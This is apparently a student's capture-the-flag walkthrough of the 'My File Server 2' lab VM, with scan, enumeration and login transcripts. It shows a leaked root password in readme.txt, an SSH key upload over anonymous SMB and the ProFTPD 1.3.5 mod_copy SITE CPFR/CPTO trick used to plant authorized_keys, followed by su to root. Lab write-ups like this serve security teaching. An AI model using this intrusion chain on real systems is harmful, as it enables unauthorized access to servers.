
MY FILE SERVER 2 WRITEUP

BY: GOWTHAM R(7376222AD139)

NETWORK SCANNING:

we always start with netdiscover or arp-scan to get the IP of the VM machine.


COMMAND: netdiscover or arp-scan -l



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:5f:48:dd, IPv4: 192.168.182.133
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.182.1   00:50:56:c0:00:08       (Unknown)
192.168.182.2   00:50:56:f8:0c:59       (Unknown)
192.168.182.136 00:0c:29:a8:8d:66       (Unknown)
192.168.182.254 00:50:56:f0:1d:6f       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.880 seconds (136.17 hosts/sec). 4 responded
```

Let’s proceed further with Nmap to scan our target IP to find open ports and services.

COMMAND: nmap -sV <IP address>




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.182.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-23 13:09 EST
Nmap scan report for 192.168.182.136
Host is up (0.00085s latency).
Not shown: 906 filtered tcp ports (no-response), 2 filtered tcp ports (host-p
rohibited), 85 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS))
111/tcp  open  rpcbind     2-4 (RPC #100000)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp open  nfs_acl     3 (RPC #100227)
2121/tcp open  ftp         ProFTPD 1.3.5
MAC Address: 00:0C:29:A8:8D:66 (VMware)
Service Info: Host: FILESERVER; OS: Unix

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.67 seconds
```

Nmap out is shown our target many port are open different running services We saw FTP’s anonymous login enabled and port 445 was also available for SMB.

ENUMERATION:

We also explore the IP host in the web browser as port 80 has been opened for the HTTP service.




Armour Infosec

My File Server


I chose to run nikto for HTTP weak config listing, and luckily found an entry for readme.txt and open the file using curl command.

COMMAND: 1. nikto --url http://<IP address>

2. curl http://<IP address>/readme.txt



```
┌──(root㉿kali)-[/home/kali]
└─# nikto --url http://192.168.182.136
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.182.136
+ Target Hostname:    192.168.182.136
+ Target Port:        80
+ Start Time:         2023-11-23 13:10:17 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME ty
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
/missing-content-type-header/
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Ap
ache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST
. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /readme.txt: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apa
che-restricting-access-to-iconsreadme/
+ 8908 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2023-11-23 13:10:39 (GMT-5) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```




```
┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.182.136/readme.txt
My Password is
rootroot1
```


after ran the curl command we shown output is gave me an password rootroot1 but I log in the ssh account but we see publicly permission denies error Now time to generate some ssh keys, thus we used ssh-keygen to generate ssh public keys without password in our local machine.

COMMAND: 1. ssh smbdata@<IP address>

2. ssh-keygen -b 2048




```
┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.182.136/readme.txt
My Password is
rootroot1

┌──(root㉿kali)-[/home/kali]
└─# ssh smbdata@192.168.182.136
   ##############################################################################
####################
   #                                      Armour Infosec
                   #
   #                         ────────  www.armourinfosec.com  ───────────
                   #
   #                                    My File Server - 2
                   #
   #                               Designed By  :- Akanksha Sachin Verma
                   #
   #                               Twitter      :- @akankshavermasv
                   #
   ##############################################################################
####################

smbdata@192.168.182.136: Permission denied (publickey,gssapi-keyex,gssapi-wit
h-mic).
```



```
┌──(root㉿kali)-[/home/kali]
└─# ssh-keygen -b 2048
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/.ssh/id_rsa
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:4thYdy9GbHskgLzL14bc6Fh+3Lvj4gX9iYD7Bhy8YOk root@kali
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|      . .        |
|       oo.       |
|       +.o+ .    |
|      o+oSoO o   |
|      BE=+X B o .|
|     o = BoB.= o |
|        * +=+o   |
|       . o+oo++  |
+----[SHA256]-----+
```

After generating the ssh public key we need to upload the key target machine.

COMMAND: smbclient -L <IP address>




```
┌──(root㉿kali)-[/home/kali]
└─# smbclient -L 192.168.182.136
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        smbdata         Disk      smbdata
        smbuser         Disk      smbuser
        IPC$            IPC       IPC Service (Samba 4.9.1)
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.182.136 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

I log in the anonymous user smb server and upload the file smbdata drive as a authorized_keys using the following command.

COMMAND: 1. smbclient //<IP address>/smbdata

2. cd samba/


3. put /root/.ssh/id_rsa.pub authorized_keys



```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //192.168.182.136/smbdata
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd samba
smb: \samba\> put /root/.ssh/id_rsa.pub authorized_keys
putting file /root/.ssh/id_rsa.pub as \samba\authorized_keys (4.4 kb/s) (aver
age 4.4 kb/s)
smb: \samba\> 
```

We already see nmap output target our target port 2121 is open running proftpd 1.3.5 service I found the mod_copy exploit.

COMMAND: searchsploit proftpd 1.3.5




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# searchsploit proftpd 1.3.5
------------------------------------------------ ---------------------------------
 Exploit Title                                  |  Path
------------------------------------------------ ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Executi | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command  | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command  | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                  | linux/remote/36742.txt
------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

I connect the port 2121 and copy our public ssh key smbdata to smbuser .ssh directory as an authorized_keys.

COMMAND: nc -vv <IP address> 2121

After press enter, we able to write the commands. Write the following commands

1. site cpfr /smbdata/samba/authorized_keys
2. site cpto /home/smbuser/.ssh/authorized_keys



```
┌──(root㉿kali)-[/home/kali]
└─# nc -vv 192.168.182.136 2121
192.168.182.136: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.182.136] 2121 (iprop) open
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.182.136]
site cpfr /smbdata/samba/authorized_keys
350 File or directory exists, ready for destination name
site cpto /home/smbuser/.ssh/authorized_keys
250 Copy successful
^C sent 86, rcvd 154
```

Then I again tried to connect with SSH without password and we successful login with smbuser.

COMMAND: ssh smbuser@<IP address>

I upgrade the shell using the rootroot1 password we already found the password apache server readme.txt file.

COMMAND: 1. id

2. su root


and finally we found our last flag

COMMAND: 1. Id

2.cd /root

3.ls

4. cat prrof.txt



```
┌──(root㉿kali)-[/home/kali]
└─# ssh smbuser@192.168.182.136
   ##########################################################################
####################
   #                                       Armour Infosec
                   #
   #                         ───────── www.armourinfosec.com ───────────
                   #
   #                                     My File Server - 2
                   #
   #                                Designed By  :- Akanksha Sachin Verma
                   #
   #                                Twitter      :- @akankshavermasv
                   #
   ##########################################################################
####################

Enter passphrase for key '/root/.ssh/id_rsa':
Last login: Fri Feb 21 12:39:36 2020
[smbuser@fileserver ~]$ id
uid=1000(smbuser) gid=1000(smbuser) groups=1000(smbuser)
[smbuser@fileserver ~]$ ls
[smbuser@fileserver ~]$ su root
Password:
[root@fileserver smbuser]# id
uid=0(root) gid=0(root) groups=0(root)
[root@fileserver smbuser]# cd /root
[root@fileserver ~]# ls
proof.txt
